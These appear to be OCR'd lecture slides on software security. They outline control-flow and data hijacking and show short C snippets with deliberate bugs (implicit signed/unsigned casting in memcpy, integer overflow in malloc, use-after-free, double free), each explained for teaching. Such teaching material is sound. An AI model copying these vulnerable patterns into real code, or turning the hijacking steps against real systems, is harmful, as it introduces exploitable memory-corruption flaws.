write Step:

Find some way to **modify** a Control Flow Pointer to point to your shellcode, library entry point, or other code of interest.

Activate Step:

Find some way to **activate** that modified Control Flow Pointer.


Instances of Control Hijacking


Location in Memory	Control Flow Pointer	How to activate	
Stack	Return Address	Return from function	
Stack	Frame Pointer	Return from function	
Stack	Function Pointers as local variables	Reference and call function pointer	
Stack	Exception Handler	Trigger Exception	
Heap	Function pointer in heap (i.e. method of an object)	Reference and call function pointer	
Anywhere	setjmp and longjmp program state buffer	Call longjmp	

Data Hijacking

Modifying data in a way not intended

Example: Authentication variable





Exploited Situation:
User types in a password which is long enough to overflow buffer and into the authentication_variable. The user is now unintentionally authenticated.

Software Security (II):
Other types of software vulnerabilities

Common Coding Errors

- Input validation vulnerabilities
- Memory management vulnerabilities
- TOCTTOU vulnerabilities

Input validation vulnerabilities

- Program requires certain assumptions on inputs to run properly
- Without correct checking for inputs
  - Program gets exploited
- Example:
  - Buffer overflow
  - Format string

Example I

Example I

```
1:  unsigned int size;
2:  Data **datalist;
3:
4:  size = GetUntrustedSizeValue();
5:  datalist = (data **)malloc(size * sizeof(Data *));
6:  for(int i=0; i<size; i++) {
7:     datalist[i] = InitData();
8:  }
9:  datalist[size] = NULL;
10: ...
```

Example II

Example II

```
1:  char buf[80];
2:  void vulnerable() {
3:    int len = read_int_from_network();
4:    char *p = read_string_from_network();
5:    if (len > sizeof buf) {
6:      error("length too large, nice try!");
7:      return;
8:    }
9:    memcpy(buf, p, len);
10: }
```

- What's wrong with this code?
- Hint – `memcpy()` prototype:
  - `void *memcpy(void *dest, const void *src, size_t n);`
- Definition of `size_t`: `typedef unsigned int size_t;`
- Do you see it now?

Implicit Casting Bug

- Attacker provides a negative value for `len`
  - `if` won't notice anything wrong
  - Execute `memcpy()` with negative third arg
  - Third arg is implicitly cast to an `unsigned int`, and becomes a very large positive int
  - `memcpy()` copies huge amount of memory into `buf`, yielding a buffer overrun!
- A signed/unsigned or an implicit casting bug
  - Very nasty – hard to spot
- C compiler doesn't warn about type mismatch between `signed int` and `unsigned int`
  - Silently inserts an implicit cast

Example III (Integer Overflow)

Example III

```
size_t len = read_int_from_network();
char *buf;
buf = malloc(len+5);
read(fd, buf, len);
...
```

- What's wrong with this code?
  - No buffer overrun problems (5 spare bytes)
  - No sign problems (all ints are unsigned)
- But, `len+5` can overflow if `len` is too large
  - If `len = 0xFFFFFFFF`, then `len+5` is `4`
  - Allocate 4-byte buffer then read a lot more than 4 bytes into it: classic buffer overrun!
- Know programming language's semantics well to avoid pitfalls

Example IV

Example IV

```
1:  char* ptr = (char*) malloc(SIZE);
2:  if (err) {
3:    abrt = 1;
4:    free(ptr);
5:  }
6:  ...
7:  if (abrt) {
8:    logError("operation aborted before commit", ptr);
9:  }
```

- Use-after-free
- Corrupt memory

http://cwe.mitre.org

Example V

Example V

```
1:  char* ptr = (char*) malloc(SIZE);
2:  if (err) {
3:    abrt = 1;
4:    free(ptr);
5:  }
6:  ...
7:  free(ptr);
```

- Double-free error
- Corrupts memory-management data structure

What are software vulnerabilities?

- Flaws in software
- Break certain assumptions important for security
  - What assumptions broken in buffer overflow?

Why does software have vulnerabilities?

- Programmers are humans!
  - Humans make mistakes!
- Programmers were not security aware
- Programming languages are not designed well for security

What can you do?

- Programmers are humans!
  - Humans make mistakes!
  - Use tools! (next lecture)
- Programmers were not security aware
  - Learn about different common classes of coding errors
- Programming languages are not designed well for security
  - Pick better languages